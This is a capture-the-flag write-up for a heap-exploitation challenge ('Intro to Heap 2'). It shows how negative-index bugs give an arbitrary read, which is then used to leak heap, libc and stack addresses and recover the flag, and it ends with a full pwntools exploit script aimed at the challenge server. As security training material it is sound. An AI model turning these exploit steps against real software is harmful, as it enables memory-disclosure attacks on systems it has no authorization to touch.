Intro(ish) to Heap 2 – House of Mysteries

Table of Contents

Intro

The quest is to leak an environment variable from the stack so we need to get an arbitrary read vulnerability.
We are presented with a typical heap exploitation CRUD-style program, with some advanced but pretty self explanatory functionality:

```
---menu---
[0] exit
[1] add task
[2] delete task
[3] list tasks
[4] add subtask
[5] delete subtask
[6] list subtasks
choice?
```

The full source is pretty long, it is included in the end of the writeup, so here is a short description of the programs flow.

- Exit calls ‚return 0‘
- You can create up to 50 normal tasks with a fixed size, they have a name with 16 bytes of length and can hold up to 24 pointers to subtasks after that, they allocate on the heap, their pointers are stored in the data-segment of the program.
- You can delete tasks, selected by their id.
- You can list all tasks
- You can add subtasks to a task using its id, they allocate on the heap and their pointers will be stored in the array in the parent task. They have a user-specified length (up to 256 bytes). They themselves contain their length in 8 bytes, followed by the users content.
- You can delete subtasks, using their parents id and their s(ubtask)id
- You can list all subtasks of a task using the tasks id


Vulnerabilities

I could identify a few different vulnerabilities inside these functions, but we will be able to get the flag using just one


- add subtask accepts negative ids
- delete task allows negative ids
- delete subtasks accepts negative ids on both prompts

What can we do with these

Looking into the memory of the program ahead of tasks and we are lucky! There is some address that contains a pointer to itself.



If we create a subtask and point it to tasks[-11] (here without ASLR 0x555555558008) the function resolves the pointer, comes back to the same address and stores the pointer directly after the name of the task, so it will write its address into the memory after 0x555555558008.



We can now create a few tasks. They will only overwrite memory if it’s zero, so it will just skip our io entries and flood onto the tasklist after six times. This way we can add subtasks to our tasks array which is meant for tasks.
The good thing is that we can write the content of the tasks where the addresses of the subtasks were stored ourselves. Listing the subtasks of the subtask on our tasklist will now read read back the content of the addresses we control. Hence we can read from an address we specify; this is an arbitrary read!

Where to read from?

But how do we get the address of our flag?
The flag is on the stack and its address is also randomized because of ASLR.
We need a strategy. The description tells us that we also have to apply the techniques from the first challenge, which was leaking the libc-address. That way we could read contents of libc. Scrolling through the memory contents of libc we find an address that contains an address that is constant on the stack, it is called „program_invocation_short_name“.
That way we would get our flags address and could read from there. Leaking libc would be very easy using the technique from heap 1, but unfortunately the program does not leave dangling pointers behind. Now that we know that we could read from anywhere we just need to leak an address of the heap and begin climbing up our attack-chain.

How do we begin leaking addresses?

The trick is that we can create zero length subtasks on the tasklist, because of that the allocator will allocate subtasks of the subtask immeadiately after our disguised subtask.
So I create normal sized task at id 0 and a zero sized subtask at id 1 right behind it on the heap. Now I allocate a zero-sized subtask of my normal task (id 0) and a few (3 works) subtasks of my zero length disguised task (with id 1). The addresses in the normal task will now point into the area right after our disguised subtask. This area will be filled with the addresses of the subtasks of our disguised task.

In the end the pointer in the subtask list of tasks[0] will point to a pointer in the subtask list of tasks[1] which is our disguised task.

Listing 0‘s subtasks is all thats left.
Here is a view of the heaps content:

```
(gdb) p tasks 0                 1
$2 = {0x55e2eaabf360, 0x55e2eaabf440, 0x0 <repeats 48 times>}
(gdb) x/100wx 0x55e2eaabf360
0x55e2eaabf360: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf370: 0xeaabf460      0x000055e2      0x00000000      0x00000000
0x55e2eaabf380: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf390: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf3a0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf3b0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf3c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf3d0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf3e0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf3f0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf400: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf410: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf420: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf430: 0x00000000      0x00000000      0x00000021      0x00000000
0x55e2eaabf440: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf450: 0xeaabf480      0x000055e2      0x00000021      0x00000000
0x55e2eaabf460: 0xeaabf4a0      0x000055e2      0xeaabf4c0      0x000055e2
0x55e2eaabf470: 0x00000000      0x00000000      0x00000021      0x00000000
0x55e2eaabf480: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf490: 0x00000000      0x00000000      0x00000021      0x00000000
0x55e2eaabf4a0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf4b0: 0x00000000      0x00000000      0x00000021      0x00000000
0x55e2eaabf4c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55e2eaabf4d0: 0x00000000      0x00000000      0x00020b31      0x00000000
0x55e2eaabf4e0: 0x00000000      0x00000000      0x00000000      0x00000000
```

The red line is our task[0], the lime is the allocated size of our task [1], dotted lime line is where the program expects the subtask list.

We have to allocate 3 subtasks for tasks[1], because list_subtasks reads 8 bytes after the the address it gets, because it leaves space for the size-field. And there we go! With python we can decode it to a readable address:

```
---menu---
[0] exit
[1] add task
[2] delete task
[3] list tasks
[4] add subtask
[5] delete subtask
[6] list subtasks
choice? $ 6
id? $ 0
[00] \xc0\xf4\xab\xea\xe2U
```

```
>>> b"\xc0\xf4\xab\xea\xe2U"[::-1].hex()
'55e2eaabf4c0'
>>>
```

Now we can safely calculate the heap address by substracting the offset 0x4c0 and continue with our plan.

Leaking libc

To leak the libc-base address we need to put a chunk into the unsorted bin. To do that we create 10 subtasks of at least length 0x80.
Freeing the first seven of them will fill up the tcache, the 8th will land in the unsorted bin.

```
0x555eb7fffa00: 0x37373737      0x37373737      0x37373737      0x37373737
0x555eb7fffa10: 0x37373737      0x37373737      0x37373737      0x37373737
0x555eb7fffa20: 0x37373737      0x37373737      0x37373737      0x37373737
0x555eb7fffa30: 0x37373737      0x37373737      0x37373737      0x37373737
0x555eb7fffa40: 0x37373737      0x37373737      0x00000000      0x00000000
0x555eb7fffa50: 0x00000000      0x00000000      0x000000b1      0x00000000
0x555eb7fffa60: 0x60920ce0      0x00007f3a      0x60920ce0      0x00007f3a
0x555eb7fffa70: 0x38383838      0x38383838      0x38383838      0x38383838
0x555eb7fffa80: 0x38383838      0x38383838      0x38383838      0x38383838
0x555eb7fffa90: 0x38383838      0x38383838      0x38383838      0x38383838
0x555eb7fffaa0: 0x38383838      0x38383838      0x38383838      0x38383838
0x555eb7fffab0: 0x38383838      0x38383838      0x38383838      0x38383838
0x555eb7fffac0: 0x38383838      0x38383838      0x38383838      0x38383838
```

The libc address is now on the heap at offset 0xa60, and now we can just read it with our arbitrary read:

```
# read libc base address
createSubTask(b"\x00"*8+p64(heapBaseAddress+0xA58)+b"\x00"*8*23,-
11,255)
r=listSubTask(2)
libcBaseAddress=int(r[0][::-1].hex(),16)-0x219D80
print(f"Libc-base: {hex(libcBaseAddress)}")
```

We need to put a padding of 8 bytes in front of the address we want to read, because a name of a task is expected to be 16 bytes long. Our offset offset has to be decreased by 8, because the add_subtasks routine expects the length field of a subtask in front of the text it prints.

And it works!

```
[+] Opening connection to 172.17.0.2 on port 1024: Done
Heap-base: 0x55e2eaabf000
Libc-base: 0x7f317217f000
```

Leaking the Flag

Now we just need to go after „program_invocation_short_name“, and so on and then we get the flag:

```
libcBaseAddress=int(r[0][::-1].hex(),16)-0x219D80
print(f"Libc-base: {hex(libcBaseAddress)}")

# read stack-address
createSubTask(b"\x00"*8+p64(libcBaseAddress+0x21A528)+b"\x00"*8*23,-
11,255)
r=listSubTask(3)
stackAddress=int(r[0][::-1].hex(),16)-0x20FD8
print(f"Stack-base: {hex(stackAddress)}")

# read FLAG
createSubTask(b"\x00"*8+p64(stackAddress+0x20FDB)+b"\x00"*8*23,-
11,255)
r=listSubTask(4)
print(r)
CN.interactive()
```

And it outputs:

```
[+] Opening connection to 5776ee6f6010e76a238267e2-
intro-heap-2.challenge.master.cscg.live on port
31337: Done
Heap-base: 0x5593f77fa000
Libc-base: 0x7f3cc0579000
Stack-base: 0x7ffccd0affe1
{0: b'CSCG{house_of_1337_h4x0rz_p0w3r1ng_up_to_RCE}'}
[*] Switching to interactive mode
 $
```

Mitigations

Always check your indexes against your size. Maybe only read unsigned longs.

Full exploit script:

```
#!/bin/python
from pwn import remote, process, ELF,context,p64
from pwnlib import gdb
import string
import sys

context.terminal="/bin/kitty"

target=None
libc=None
CN=None
#CN = remote("172.17.0.2", 1024)
CN = remote("5776ee6f6010e76a238267e2-intro-heap-2.challenge.master.cscg.live", 31337, ssl=True)
if target is not None:
        p=target.process()
        if isinstance(p, process) and CN is None:
                print("isproces")
                CN=p
elif CN is None:
        sys.exit()

PROMPT=b"choice?"

def createTask(name:str):
        CN.send(b"1\n")
        CN.send(name.encode('ascii')+b"\n")
        response=CN.recvuntil(PROMPT)

def deleteTask(mainTaskId:int):
        CN.send(b"2\n")
        CN.send(str(mainTaskId).encode('ascii')+b"\n")
        CN.recvuntil(PROMPT)

def listTask():
        CN.send(b"3\n")
        response=CN.recvuntil(PROMPT)
        r1=response.split(b"---menu---")[0].split(b"\n")
        tasks={}
        for i in range(len(r1)-1):
                pair=r1[i].split(b"] ")
                tasks[int(pair[0][-2:])]=pair[1]
        return tasks

def createSubTask(content, mainTaskId:int, length=None):
        if length==None:
                length=len(content)+1
        CN.send(b"4\n")
        CN.send(str(mainTaskId).encode('ascii')+b"\n")
        CN.send(str(length).encode('ascii')+b"\n")
        if isinstance(content,str):
                contentmsg=content.encode('ascii')
        elif isinstance(content, bytes):
                contentmsg=content
        else:
                contentmsg=None
                print("Wrong content type")
        if contentmsg is not None:
                if length!=0:
                        CN.send(contentmsg+b"\n")
        CN.recvuntil(PROMPT)
```

```python
def deleteSubTask(mainTaskId:int, subTaskId:int):
	CN.send(b"5\n")
	CN.send(str(mainTaskId).encode('ascii')+b"\n")
	CN.send(str(subTaskId).encode('ascii')+b"\n")
	CN.recvuntil(PROMPT)

def listSubTask(mainTaskId:int)->dict[int, bytes]:
	CN.send(b"6\n")
	CN.send(str(mainTaskId).encode('ascii')+b"\n")
	response = CN.recvuntil(PROMPT)
	r1=response.split(b"---menu---")[0].split(b"\n")
	tasks={}
	for i in range(len(r1)-1):
		pair=r1[i].split(b"] ")
		tasks[int(pair[0][-2:])]=pair[1]
	return tasks

def main():
	CN.recvuntil(PROMPT)
	charset=string.ascii_lowercase
	# leak heap-base
	for i in range(6):
		createSubTask(charset[i]*3,-11)#,0x99)
	createTask("")
	createSubTask("",-11,0)
	createSubTask("",0,0)
	createSubTask("",1,0)
	createSubTask("",1,0)
	createSubTask("",1,0)
	r=listSubTask(0)
	heapBaseAddress=int(r[0][::-1].hex(),16)-0x4c0
	print(f"Heap-base: {hex(heapBaseAddress)}")
	for i in range(10):
		createSubTask(str(i)*0x90,0)
	for i in range(8):
		deleteSubTask(0,i+2)

	# read libc base-address
	createSubTask(b"\x00"*8+p64(heapBaseAddress+0xA58)+b"\x00"*8*23,-11,255)
	r=listSubTask(2)
	libcBaseAddress=int(r[0][::-1].hex(),16)-0x219D80
	print(f"Libc-base: {hex(libcBaseAddress)}")

	# read stack-address
	createSubTask(b"\x00"*8+p64(libcBaseAddress+0x21A528)+b"\x00"*8*23,-11,255)
	r=listSubTask(3)
	stackAddress=int(r[0][::-1].hex(),16)-0x20FD9
	print(f"Stack-base: {hex(stackAddress)}")

	# read FLAG
	createSubTask(b"\x00"*8+p64(stackAddress+0x20FDB)+b"\x00"*8*23,-11,255)
	r=listSubTask(4)
	print(r)
	CN.interactive()



if __name__=="__main__":
	main()
	CN.close()
```

If indentation is lost on copying, you can clone it from https://github.com/MrSmoer/cscg.git